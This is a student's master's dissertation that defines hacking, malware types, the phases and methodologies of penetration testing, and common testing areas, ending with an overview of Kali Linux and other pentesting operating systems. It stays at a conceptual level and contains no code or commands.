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Master's Degree
Final Dissertation

Penetration Testing in Computer Systems

Student: Vasilakis Apostolos

Supervisors:

- Mr. Christos Xenakis
- Mr. Dimitrios Patounis

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Goal of thesis

The goal and objective of this thesis is to present a theoretical analysis of Penetration Testing and a practical application of Penetration Testing in Information Systems in order to assess their security.

The people who will read this thesis will be able to understand the Penetration Testing and how important it is for information systems.

Structure of the Thesis

In order to assure comfortable reading, the report flows according to the following structure. Chapter 1 include the goal of this thesis and its structure. Chapter 2 introduce the general topics of Hacking and the Ethical Hacking and their definitions. The chapter also covers the basic categories of Hackers and the difference between the Hacking and Ethical Hacking.

Chapter 3 introduce the main subject of thesis which is the Penetration Testing in the Information Systems. More specifically in this chapter include the definition of Penetration Testing, the basic steps which following by the testers, the basic categories and methodologies of penetration Testing. Also, in this chapter present the types of Penetration Testing and the difference between the Penetration Testing and Vulnerability Scan.

Chapter 4 moves into more in-depth technical details as describe the tools that are used from the Penetration Testers. In this section describes the best known and most frequently pen test tools that used from the testers. Then in this chapter contains five use cases of Penetration Testing which follow all its steps of Penetration Testing process (e.g Information Gathering, Footprinting and Scanning etc.)

Lastly, chapter 5 concludes the thesis and proposes a number of directions for further studies on the respective topic of penetration testing.

1. Introduction

The age we are going through has been characterized as the age of information and the age of computers as the computer has infiltrated the daily life of human to a significant degree. This has resulted in the development of ever larger information systems as well as network systems that manage and exchange a huge amount of information. In nowadays an ordinary human exchange a tremendous amount of information via the internet every day. More and more network devices (devices which have the potential to connect in the internet and exchange data) are being created in order to facilitate the daily life of humans.

The evolution of technology as well as the increasing use by its users has led many of them to exploit it with a negative impact. More specifically the Information Systems became targets for cyber-attacks from malicious users who try to exploit their vulnerabilities and be able to extract information or even gain unauthorized access to an Information System. In this day and age, there have been many such cyber-attacks that have had a negative impact on many organizations or even humans. The most famous cyber-attacks in the history are:

1. Marriott Hotels which an attacker compromised 500 million customers sensitive data (e.g. banking data). The Marriott organization face 123\$ million fine by UK authorities over this breach. [2014-2018] ^[1]
2. eBay reported that a cyber-attack exposed its entire account list of ~145 million users. The data that exposed contained name, addresses, dates of birth and encrypted passwords. The impact of this attack was that the eBay was criticized at the time for a lack of communication with its users and poor implementation of the password-renewal process. ^[2]

Therefore, the security of an Information System is now a critical goal of an organization in order to ensure that they are fulfilled the three security goals which are Confidentiality, Integrity and Availability

This is where Penetration Testing comes which aimed to identify any vulnerabilities in Information System and taking immediate countermeasures to reduce the risk of attack on the system.

Penetration testing is one of the main approaches taken by organizations for gaining assurance in the security of their information technology

Finally, the Penetration Testing is performed with the help of a variety of tools developed by developers for a specific action. These tools are classified into specific categories depending on the purpose for which they are used.

1.1 Hacking

The term Hacking comes from small programs, called hacks, which were very common in the early days of computers, when programming was a very difficult and arduous task, only for a very few and of course only in machine language.

Hacking is an attempt to exploit an Information System or a private network without authorization. The malicious users who hack an Information System aim to violate the security of the information System.

A person who involved in Hacking activities is known as a Hacker. More specifically, a Hacker is a person who invades an information system without authorization and experiments with every aspect of it. Hackers have the right knowledge and skills to be able to carry out an attack on an information system.

If the hacker's actions are malicious, they are usually called crackers. ^[3,4]

1.2 Types of Malware

The Malware is the abbreviation of "Malicious Software". Malware is a short malicious software written to cause damage or exploit vulnerabilities on computer systems without the owner's authorization. The hackers in order to achieve their goals (exploit computer systems) usually use malwares. The main types of malware are:^[5,6]

1. **Virus:** A computer Virus is a computer program that copies itself and spreads without the permission or knowledge of the owner. These copies could be insert them into other programs or files. The virus not spread via exploiting vulnerabilities but if the virus infects a file and the owner move this file to any system the virus have a change to spread and survive.
2. **Trojan Horses:** is a kind of malware that appears as legitimate programs but the contain malicious instructions. This type of malware is the most common nowadays. A trojan horse must be executed by the victim in order to do the work which is created. The trojan usually delivered in the victim via email or downloaded on users when they visit infected websites. The most famous trojan horse type is the fake antivirus program which pop up and claims you are infected and then urges to run a program to clean your computer.
3. **Ransomware:** Malware program that encrypt important files with a password and then demands from the user to send money in order to return promises to decrypt these files. Most ransomware programs are Trojans this mean that they must spread through social engineering. The ransomware can be prevented just like other type of malware program but if executed it is hard to reverse the damage which occurred
4. **Adware:** this type of malware is basically advertising supported software which displays ads from time-to-time during the use of software. A common adware program may redirect the user browser search to look-alike web pages with product promotions
5. **Spyware:** A spyware is type o malware which keeps on spying the user activities such as collecting what he types, his website visiting record and other information without the authorization of the computer user. The information that collected from the user victim is sent to the malware developer.
6. **Worms:** Worms are basically malicious software which use the network vulnerabilities in order to spread themselves from system to the system in the same network. Once in place, can be used by malicious user to perform DDos Attacks, steal sensitive data etc.

1.3 Types of Hackers

Nowadays the term Hacker is divided into three main categories depending on the nature of the actions they perform in the information system which they gain access to. More specifically the three categories are Black Hat, White Hat and Gray Hat.^[7,8,9]

1.3.1 Black Hat Hacker

The category Black Hat Hacker includes hackers involved in cybercrime. In practical, contain those people who break the Information Systems without permission, “breaking” them with the sole purpose of causing problems in the system and possibly stealing money or information from it that they should not have (for example card numbers, sensitive personal data etc.)

The hackers who include in this category are motivated by money or by feeling of power.

The Black Hat Hackers are known for the following common cyber-attacks:

- DOS/DDOS attacks also named Denial-of-service attack is a cyber-attack which the hacker make the machine or network resource unavailable to its targeted users by temporarily or indefinitely disrupting services of a host connected to the Internet
- Distortion of Web pages by taking control and replacing the main photos of the page with rude slogans
- Identify theft and theft of personal information
- Botnetting: Remote control of dozens of personal computers and programming of “zombies” for spam executions.

1.3.2 White Hat Hacker

A different category of hackers is the White Hat category. The White Hat Hackers have well-intentioned motives. This category consists of people who will break into systems, after permission, ‘breaking’ them with the sole purpose of finding its problems and ultimately creating a more secure information system by taking security measures. The White Hat Hacker also called as Ethical Hacker is a talented user in computer security used to help protect computer networks. White Hat Hackers can also be former black hats working as security guards for a company.

This category includes Ethical Hackers who may be employees of a company but also those who are engaged only in hobbies.

The goal of White Hackers is to fight cybercrime as they try to secure the systems further so as to prevent future attacks by black-hat hackers who intend to damage the system.

1.3.3 Grey Hat Hacker

Between the two categories mentioned above there is the third category Gray hat hackers which can be characterized as neutral as belong to people who violate information systems usually without permission (violating the law) but without malicious intent. Their goal is knowledge and they often work as volunteers.

Hackers in this category have been labeled as hacktivists after occasionally trying to pass various political messages or publicize information that they think people should know.

1.3.4 Other types of Hackers

The above three categories are the most basic and usually all the hackers end up being classified in these above categories. But there are special types of hackers which described below ^[10.11]:

Script Kiddie: This term is usually used for novice hackers who as they do not have enough knowledge to build their own algorithms and think of their own ways of penetrating systems end up using ready-made ways. They usually do not cause much damage as their abilities do not allow them.

Suicide Hacker: In this category include the hackers who while they know that a Penetration in a information system will reveal its identity but still do it usually for the reputation that it will gain after the succeed penetration.

Hacktivist: In this category belongs the internet activists who their motive is to protest in this way and hoping to bring change in the world.

Blue Hat Hacker: Script Kiddies with the difference that they have exclusively bad intentions and usually do deeds to get revenge.

Green Hat Hacker: This category includes the amateur hackers who they have not committed any crimes but one can easily understand them from the fact that they are constantly interested and learning about hacking mainly from online communities

1.3.5 Hacking vs Ethical Hacking

As mentioned above, hacking has negative consequences for an organization either on a small scale or a large scale. These consequences can be either economic, business or social. In the case of White Hat Hacker, one considers that hacking has a positive effect on the organization.

Ethical hacking is conducted by hackers as well but their intention behind hacking is not for malicious purposes. The Ethical Hackers belongs to the White Hat Hackers category. Their services are used to check and build on software security and thus help to develop the security system of a framework in a business or organization to prevent potential threats. Ethical hacking is adopted by many almost every organization.

Therefore, Ethical Hacking has a positive effect on an organization as its sole purpose is to examine the system thoroughly and to be able to identify any vulnerabilities that maybe exists. This procedure reduces the risk to exploited these vulnerabilities by a hacker to the detriment of the organization.^[12]




Figure 1.1: Ethical Hacking vs Unethical Hacking ^[92]

Some differences between Unethical Hacking and Ethical Hacking is presented on the below table^[13]:

Table 1.1: Ethical Hacking vs Unethical Hacking	
Unethical Hacking Black Hat Hackers objectives	Ethical Hacking White Hat Hackers objectives
Steal valuable-sensitive information	Insert security framework on the system
To steal money through transactions and accounts	Developing high security programming language like Linux
Unauthorized access on the Information Systems	Developing most of the security software for organizations
To steal valuable information from military/navy organizations etc	Implement and control countermeasures to minimize the risk of attack

2. Penetration Testing

2.1 Definition of Penetration Testing

Penetration Testing, colloquially known as pen testing or ethical Hacking, can be defined as an authorized simulated cyber-attack on a computer system with the unique purpose to assessing the security of the system. More specifically, during the penetration test, the tester tries to detect vulnerabilities in computer systems, network or a web application that an attacker could exploit and create a negative impact on the system.

Penetration Testing can be performed manually or can be automated with tools which are created to help the testers to proceed with penetration testing.

The main purpose of Penetration testing is to identify the vulnerabilities on the System before a Black Hat hacker. Penetration testing can be also used to evaluate an organization's security policy, compliance with the organization's security requirements, the knowledge of employees about the security issues and the organization's ability to detect and respond to security incidents. ^[12,14,16,17]

The **National Cyber Security Center** describes penetration testing as the following: *"A method for gaining assurance in the security of an IT system by attempting to breach some or all of that system's security, using the same tools and techniques as an adversary might."* ^[15]

Organizations should perform pen testing regularly depending on the size of the organization. The best practice is to perform a penetration testing once a year in order to ensure more consistent network security and IT management. Additional penetration testing on an organization can be performed if at least one of the following has occurred: ^[18,19]

- adds new network infrastructure or applications;
- makes major upgrades or modifications to its applications or infrastructure;
- establishes offices in new locations;
- applies security patches; or
- modifies end-user policies.

However, the penetration testing is not the same for all organizations. The penetration testing also depends on several other factors such as the following^[20]:

- The size of the organization. Organizations with a larger presence on the internet have more attack vectors and, therefore, are more-attractive targets for hackers.
- Penetration testing can be costly, so an organizations with a smaller budget are not be able to perform pen tests at regular basis (once a year).So these organizations maybe perform penetration testing once every two or three years in contrast with other organizations with a larger budget that can perform penetration tests every six months.
- Regulations and laws.In certain industries the organizations are required by law to perform penetration tests in order to ensure the security of their computer systems.

2.2 Phases of the Penetration Testing

The overall process of penetration testing can be broken into a series of steps or phases. When put together these steps form a comprehensive methodology for completing a penetration testing. The use of an organized approach is important because it not only keeps the penetration tester focused and moving forward but also allows the results or output from each step to be used in the ensuing steps. The use of a methodology allows you to break down a complex process into a series of smaller more manageable tasks. The penetration Testing process usually contains between four and six steps or phases. Although the overall names or number of steps can differ between methodologies.

In this thesis we will refer to the process of penetration testing that contains six phases. These phases are the below:

- I. Engagement
- II. Information Gathering
- III. Footprinting and Scanning
- IV. Vulnerability Assessment
- V. Exploitation
- VI. Reporting



Figure 2.1: Phases of penetration testing (Educational Material from eJPT certification)

2.2.1 Engagement

The first phase on the Penetration Testing process is the Engagement, also called pre-engagement. During this phase all the details about the penetration test should be established between penetration tester and the company that will test. More specifically the penetration tester and the client will agree on a document which named Rules of Engagement (ROE). The ROE stands as the definition of testing being performed to ensure all stakeholders are on the same page. The ROE document will contain the below points^[21]:

- **Types of Testing Being Performed** – On this section of the Rules of Engagement document contains the type of penetration test that will be performed on the organization.
- **Project Schedule** – This section in the document is very important as it mentions the penetration test scheduling. It is characterized as important as penetration testers should be aware of the hours that the tests should be performed in order to avoid network traffic congestion.
- **Rules of Engagement** – This is the most important section on the document and these rules are crucial to be revealed in detail because they provide the necessary testing. For example, in this section may be contained:
 - Treatment of sensitive information during the project
 - Emergency contacts information

- Handling of a sensitive and critical vulnerability
- **Approval** – The final section on this document is a thorough review, update of any requested information, and written approval that the information that defined in the ROE are acceptable and correct.

2.2.2 Information Gathering

The phase Information Gathering is the first and one of the most fundamental stages of a successful penetration test. This phase can start once the legal paperwork is completed on the previous step but not before the beginning of the testing period. During this step the penetration controller becomes a researcher as he wants to collect information about the client’s company. The penetration tester in this phase could gather information about client’s company such as^[22,23]:

- **General Information** – In this category of information could contain names and email addresses from the board of directors, investors, managers and employees etc.
- **Infrastructure information** - This information could be IP address or the domains in scope into actionable information about servers, operating systems and much more. If there is any web application in scope, the penetration tester will harvest domains, subdomains, pages and technologies in use (e.x PHP,Java etc.)

The purpose of this phase is the penetration tester gather as much information as he can in order to help him in the next phases. The gather information process has two approaches^[22,23]:

1. **Passive Information Gathering** - This approach can be used only before the active information gathering as is less invasive. This mean that the penetration tester is not actively interactive with the organization's system. Only published information is used about our target information system of organization On this case the penetration tester gathering as much information as possible without establishing contact between the penetration tester and the target. The penetration tester can use Search engine results, who-is information etc.
2. **Active Information Gathering** – This type of approach, the penetration tester can gather more information about the target by actively interacting with them. Maybe in this type of approach the penetration tester leaves traces which can result in the trigger of alerts to the target.

At the end of the Information Gathering process the penetration tester should at least have some of the following information about the target:

Network Map	Operation Systems that systems run
Web presence	Alive machines
IP address	Physical Locations
Ports	Employees and Departments
Services	Emails
Web presences	

*Maybe some of the above are not possible to be found by the penetration tester

2.2.3 Footprinting and Scanning

In this phase the penetration testers deepen their knowledge of the in-scope servers and services that used by the clients. More specifically this phase is divided from two steps. The first one is the Footprinting. The process of footprinting is a completely non-intrusive activity for the target network or computer system. This process has a sole purpose of gathering the widest possible range of available information for the target organization and its systems. The collection of information can be performed with both technical and non-technical ways. This include the searching the internet, querying varioys public repositories(whois database, domain registers etc) ^[22,23]

The sub-phase is part of the preparatory pre-attack phase and is important for the penetration testing in order to finding ways to intrude into that environment.

Many penetration testers tend to skip this phase as they believe that it is not important for the tests. But this logic has been characterized as wrong because the information is collected during this phase are important for the success exploitation. ^[22,23]

Some of the common techniques used for the information gathering in the Footprinting phase are:

- **DNS Enumeration and Identify Types of DNS Records** – In this technique the penetration tester locating all the DNS servers and their corresponding records for an organization.
- **Finding the Address Range of the Network** – The penetration tester needs to find the network range and subnet mask of the target system (Client System). The IP addresses are important for penetration testing and will used on whole process.
- Using Traceroute
- E-Mail Tracking
- Web Spiders

Scanning are the rest of the phase Footprinting&Scanning and involves taking the information discovered in the previous phases and using it to examine the network. The scanning phase will usually comprise of identifying live systems, open/filtered ports found, services running on these ports, mapping router/firewall rules, identifying the operation systems details, network path discovery etc. Tools that a penetration tester may employ during the scanning phase can include dialers, port scanners, network mappers, sweepers etc. The penetration testers when using these tools are always careful as they can cause excessive traffic on the target system or network. ^[22,23,25]

The most common tools that used from the penetration testers during this phase are:

- Nmap
- SuperScan
- Hping
- pOf
- Xprobe2
- Httpprint

2.2.4 Vulnerability Assessment

After successfully identifying the target systems and gathering the required details from the above phases, a penetration tester tries to find any possible vulnerabilities existing in each

target system. In the vulnerability Assessment phase, the penetration tester aims at building a list of the vulnerabilities present on the target system. More specifically, vulnerability Assessment is the process of defining, identifying, classifying and prioritizing vulnerabilities in computer systems, application and network infrastructures. During this phase may use automated tools to scan the target systems for know vulnerabilities. These scanners use a database of know vulnerabilities and security audits to detect the vulnerabilities of a system. Scanners perform their probes on daemons listening on TCP and UDP ports, configuration files of operation systems, software suites, network devices and on windows registry entries.
[24,25,26]

Various vulnerabilities scanners are available on the internet. Some of the most popular vulnerabilities scanners are^[23]:

- Nessus
- Shadow Security Scanner
- OpenVAS
- Nexpose

2.2.5 Exploitation

At this phase the penetration tester verifies if the vulnerabilities really exist. This mean that the tester exploiting all the vulnerabilities found during the previous phase. During the exploitation phase a pen tester check and validates a vulnerability and also widens and try to increase the pentester's privileges on the target system and networks. A successfully exploit of machine helps the tester to investigate the target network further, to discover new targets and to repeat the process from the Information Gathering phase.

Therefore, the main focus of penetration test is to simulate an attacker in order to represent a simulated attack against organization. This approach may be particularly useful at the end of a penetration test to gauge the level of incident response from the organization, but in most cases the exploitation phase is an accumulation of specific research on the target. ^[23,25]

Some of the standard exploit tactics include^[25]:

- Web Application Attacks
- Network Attacks
- Memory-based attacks
- Wi-Fi attacks
- Zero-Day Angle
- Physical Attacks
- Social engineering

The process of exploitation ends when there are no more systems and services in-scope to exploit from the penetration tester. The penetration tester in this phase must be focused to executing properly the procedure due to an exploit may bring a production system down.

There are good exploitation frameworks available that would aid a penetration tester in developing exploits and executing them in a systematic manner. Few good commercials as well as open-source exploitation frameworks are ^[23]:

- The Metasploit Project
- Immunity's CANVAS

2.2.6 Reporting

The final phase of penetration testing is the Reporting which is often regarded as the most critical aspect of pentest. This step can occur in parallel to the other three stages or at the end of the Exploitation stage. The Penetration Test Report is considered as important as the whole testing phase, as the Penetration Tester officially deliver and communicate the results on the organization. This report is considered an important and necessary tool for many members on the organization in many departments such as IT, Development etc.

The final report must be prepared from the penetration testers detailing the techniques which used during the test, the vulnerabilities found, the exploits used, impact and risk analysis for each vulnerability and countermeasures that could use from the organization in order to prevent these attacks.

The Report is useful for the organization as it provides useful suggestions and techniques in order to resolve their security issues. A penetration testing without report does not make sense because the organization not know their vulnerabilities and how to fix them in order to prevent possible cyber-attacks from a malicious user.^[23,25]

2.3 Penetration Testing vs Vulnerability Assessment

Organizations and people are often misinformed or misguided as to what the differences are between a penetration test and a vulnerability assessment. In many cases upper-level executives which ask for a penetration test but really, they want a vulnerability assessment and vice-versa. The terms are completely different from each other as well the penetration testing is a whole process and include the vulnerability assessment as a phase of this process. This mean during the penetration test the tester identify and confirm the vulnerabilities with evidence(exploitations) in contrast to the vulnerability assessment that if performed separately does not confirm that vulnerabilities are valid and can be exploited.^[26]

The main differences between penetration testing and vulnerability assessment are described on the below table^[26]:

Vulnerability Scan	Penetration Test
Create a list of asset and resources in the system	Determines the scope of an attack.
Discover all the possible vulnerabilities for each resource	Handling sensitive data
Allocates quantifiable value and significance to the available resources.	Gathers targeted information and/or inspect the system.
Discovers all the know vulnerabilities but does not confirm their existence	Determine the real vulnerabilities and gives final report.
Comprehensive analysis and through review of the target system and its environment.	It is non-intrusive, documentation and environmental review and analysis.
Ideal for lab environments	Ideal for physical environments and network architecture.
It is meant for non-critical systems.	It is meant for critical real-time systems.

2.4 Types of Penetration Testing

The Penetration Testing can be divided into 5 types depending on how the penetration test is performed by the testers. In more detail, the penetration test can be characterized as external, internal, blind, double-blind or even targeted.

2.4.1 External Testing

External Penetration tests target the systems of a company that are visible on the internet. For example, web application, the company website, email and domain name servers (DNS). The purpose on this type of Penetration testing is to gain access and extract valuable data/information. ^[27]

2.4.2 Internal Testing

In an internal testing, penetration tester has access on the internal network of organization. This mean that is behind the firewall of the network and can simulate an attack as a malicious user(insider). However, this is not necessarily that a malicious employee performs this attack as through a phishing attack the employee's credentials could have been stolen and a malicious user pretend an employee of organization. ^[27]

2.4.3 Blind Testing

In a blind test, the penetration tester knows only the name of target organization. This help the security personnel a real-time look into how an actual application assault would take place. The penetration tester in this type of testing try to find more and more information about the organization in order to exploit the organization system. ^[27]

2.4.4 Double-Blind Testing

In a double-blind test, the security personnel have no prior knowledge of the simulated attack. This mean that the penetration tester also monitors the security team readiness to deal with a possible real attack by a Hacker (maybe black hat hacker). This type of penetration testing simulates an attack as in a real world. ^[27]

2.4.5 Targeted testing

In this type of pentest both the tester and security team work together and keep each other appraised of their movements. This type of test helps the security team to improve their skills as they have a real-time feedback from a hacker's point of view. ^[27]

2.5 Methodologies of Penetration Testing

The Penetration tests can deliver widely different result depending on which standard and methodologies the penetration Testers uses. There are five(5) choices of Penetration Test Standards and Methodologies that can provide suitable option for each organizations to secure their systems and reduce their vulnerabilities. ^[28]

2.5.1 OSSTMM

The framework OSSTMM (Open Source Security Testing Methodology Manual), is one of the most well-known standards in the industry. This framework provides a professional

methodology for network pentest and vulnerability assessment. It is a completed guide for the penetration testers to identify security vulnerabilities which present in the network.

The OSSTMM methodology allow penetration testers to perform customized penetration testing that fits on the organizations depending on the technology context. The customized assessment presents an overview of the network security and reliable security solutions in order to secure the network of organization. ^[28]

2.5.2 OWASP

The OWASP (Open Web Application Security Project) is the most recognized standard in the industry that helps organizations to manage web application vulnerabilities. This framework helps the pen testers to identify vulnerabilities in web and mobile applications but also complex logical flaws that created from unsafe development practices.

This methodology offers on the organizations the ability to have more secure web and mobile applications from common faults that may be can have critical impact on the organization. Organizations should take into account this standard when they developed new applications in order to avoid common security faults.

During an application Security Assessment, the OWASP standard should be leverage to ensure that there are no common vulnerabilities and that your organization obtains realistic recommendations adapted to the specific features and technologies used in your applications. ^[28]

2.5.3 NIST

The NIST(National Institute of Standard and Technology) offer more specific guidelines for penetration tester to follow than other information security manuals. The NIST provide a manual that is best suited to improve the Cybersecurity of an organization.

In addition, the NIST framework ensure the information security in many industries including banking, communications and energy. Furthermore, all organizations regardless of size can adjust the framework in order to meet their needs.

All the organizations that wants to comply with the NIST standard, the organizations should perform penetration testing on their applications according the pre-established set of guidelines. These guidelines ensure that the organization fulfilled the cybersecurity control and assessments obligations and mitigate risk of a possible cyberattacks. ^[28]

2.5.4 PTES

The PTES (Penetration Testing Methodologies and Standards) offers a structured approach to a Penetration Test. This framework guides the penetration testers across various steps of penetration testing including initial communication, Information Gathering and other phases.

The Penetration Testers who follow these standards helps them identify the most vulnerable areas that are vulnerable to attacks. This knowledge helps Pen testers decide which attack they will use on the systems or networks that are most likely to succeed.

The PTES also provide guidelines to the Penetration Testers for post-exploitation phase which take place after the exploitation phase. The post-exploitation phase is not necessary for all cases and allows the penetration testers to validate that the previously vulnerabilities have

been fixed in the system. According to this standard the penetration test has seven phases to be considered successful. ^[28]

2.5.5 ISSAF

The ISSAF(Information System Security Assessment Framework) was created by the Open Information Systems Security Group.(OISSG) and cover many aspects of information security. The framework provides detailed recommendations for penetration testing and enable penetration tester to plan and execute every step of testing process. The ISSAF is considered a complex and thorough methodology that can be adapted for assessing information security in any organization. ^[28]

2.6 Common Areas for Penetration Testing

2.6.1 Network Penetration Testing

The Penetration testers in network penetration simulate attacks to discover vulnerabilities in an organization routers, switches, and other aspects of their network. This testing exposes any vulnerable part of the network that hackers might exploit them. ^[29]

There are many benefits to performing network Penetration Test on organization's network such as ^[29]:

- **Understanding the organization's network.** More specifically the penetration tester identified the network through the use of scanning tools like port scanner, network scanner etc.
- **Testing their security controls.** Tester performs a penetration test in order to check the security controls and determine if they are effective on the system.
- **Prevent network and data branches before being exploited by a Hacker.** The results of a Penetration Testing help a business owner in designing or adjusting their risk analysis and mitigation strategies. This helps the organization prevent future breaches as the network penetration test simulate a real-world attacker attempting to break into system
- **Verify the network & system security.** A network penetration test helps to ensure system security in a variety of ways. The network Penetration test help the organization to pre-act and take the necessary countermeasures to prevent possible future attacks.

2.6.2 Web Application Penetration Testing

Web Application Penetration Testing involves a series of phases. These phases are targeted to gathering information about the target system (for example a web server), finding vulnerabilities in them, researching for exploits that will succeed against those vulnerabilities and compromise the web application.

The methodology OWASP(Open Web Application Security Project) is usually used in the web application penetration test.

Due to that some Web applications hold sensitive data; it is important to keep them secure all time. For this reason, the Web penetration test is also important to find critical vulnerabilities on Web applications and receive the appropriate countermeasures to fixed them. ^[30]

The phases that included in the Web Penetration testing are^[30]:

1. Information Gathering
2. Research and Exploitation
3. Reporting and Recommendations

2.6.3 Mobile Application Penetration Testing

The number of mobile devices that are used by humans has increased significantly in recent years. These mobile devices have become important tools in their daily lives as they use them all day and improve their standard of living. The mobile applications collect and process sensitive data. The protection of these sensitive data is becoming an increasingly important requirement.

Many bad users know that the mobiles contain sensitive data and will relentlessly pursue ways to infiltrate both iOS and Android Systems to uncover weaknesses. Mobile devices security has been a major field of research, and mobile device security focuses on Mobile Device Management (MDM), device-level security, storage security, transport layer security and mobile device application Security.

During Mobile Application Penetration Testing the tester take an in-depth look into what operating systems that used on mobiles and the apps associated with them. Then the Penetration Tester simulate real-world attacks to uncover any vulnerabilities associated with mobile devices.^[31]

There are several ways to test mobile devices security with iOS or Android operation system. Some of them are^[31]:

1. **Reverse Engineering:** A penetration tester tries to reverse engineer the application content in order to identify sensitive hard-coded values. This sensitive information could help them to gain unauthorized access or to identify potential logic and operation flaws of the execution of the application
Network Communications Analysis: A Penetration tester monitors and manipulates network calls to the backend servers supporting the execution of the application. The purpose of these tests is to identify common input validation bugs that could lead to sensitive information disclosure or unauthorized access
2. **Run-time and Logic Manipulation:** A Penetration tester performs various techniques to manipulate the logic of the application during the executing on the device in order to attempt to identify risks associated with misuse, data leakage, or unauthorized access
3. **Insecure data storage analysis:** A penetration tester evaluate the data storage that the application stores its data. If the mobile application stores sensitive data in unsafe storage, this can be a critical issue as it may exposed them to unauthorized users

2.6.4 Physical Penetration Testing

Many people think that the physical security does not have any vulnerabilities but this is strongly wrong because some physical security controls can be an open door for a cybercriminal. For this reason, we have the physical penetration testing which during this process the pentester will attempt to gain unauthorized access to the facilities through some network devices. These network devices could be:

- RFID & Door Entry Systems

- Lock-picking
- Personnel or vendor impersonation
- Motion sensors

Often, a physical penetration test is performed with some of social engineering. In this process of penetration testing the pentester maybe need to deceive or manipulate organization employees. ^[29]

2.6.5 Social Engineering Testing

The security of an organization is only as strong as the weakest link in their chain. More specifically the weakest factor in the security of a system is the users who are related to the system because people make mistakes and can be easily manipulated. Social engineering is one of the most prevalent ways in which threat actors can infiltrate your environment^[32].

The most common types of social Engineering tactics which used by the pen testers are^[32]:

- **Phishing Attacks** – is a type of social engineering attack which used to steal user data (such as login credentials and credit card numbers). This attack occurred when the attacker masquerading as a trusted entity, dupes a victim into opening an email or an instant message or a text message.
- **Pre-texting** – is a type of social engineering in which an attacker tries to convince a victim to give up valuable information or access to a service or a system.
- **Tailgating** – also named piggybacking, is a type of social engineering attack which an attacker asking for access to a restricted area of an organization physical or digital space.
- **Gifts** – This is a common technique which attacker offer a gift exchange for access to a system or a service. Maybe the attacker offers a gift to receive valuable information about the organization's systems
- **Dumpster Diving** – The term Dumpster diving means searching trash for useful information. The trash may be in a public dumpster or in a restricted area requiring unauthorized entry. This mean that the attacker search trash (e.g., CDs, Hard Disks etc.) to obtain some sensitive information which employee maybe have thrown on the trash bin.

3. Penetration Testing Tools

In nowadays, more and more Penetration Testing tools are being developed and used by Penetration Testers. The Penetration Testing Tools are used as part of a penetration test to automate certain tasks, improve testing efficiency and discover weakness that maybe be difficult to find using manual techniques. In this section I will provide a shortly overview for the most important tools that are used by a penetration tester.

3.1 Operating Systems for Penetration Testers

The Penetration Testers during the penetration testing process mainly use operating systems that are based on the Linux Kernel and are bundled with many hacking tools. The most known Operating Systems are Kali Linux, BackBox, GnackTrack and NodeZero. All these operating systems are free and open source.

3.1.1 Kali Linux

The Kali Linux is the most well-known Operating System and used by the most Penetration Testers. Kali Linux is based on the Debian-Linux distribution and is especially designed for digital forensics and penetration testing. It is developed, maintained and updated on a regular basis by Offensive Security Ltd. Kali contains several (~300) penetration testing programs and can be installed as a primary operating system on the hard disk, live CD/USB and can even run as a virtual machine using some virtualization software (e.g., VMware, VirtualBox etc.)

Kali Linux supports both 32-bit and 64-bit images and even supports various development boards like Raspberry Pi, Odroid, BeagleBone etc. [33,34]




Figure 3.1: Kali Linux main screen

The Kali Linux contain several hundred tools which are covered various information security tasks, such as Penetration Testing, Security research, Computer Forensics and Reverse Engineering. These tools divided in the below categories: [34]

- Information Gathering

- Vulnerability Assessment
- Web Applications
- Password Attacks
- Exploitation Tools
- Sniffing and Spoofing
- Maintaining Access
- Reporting Tools
- System Services

(*The tools that contained in the above categories will be covered below)

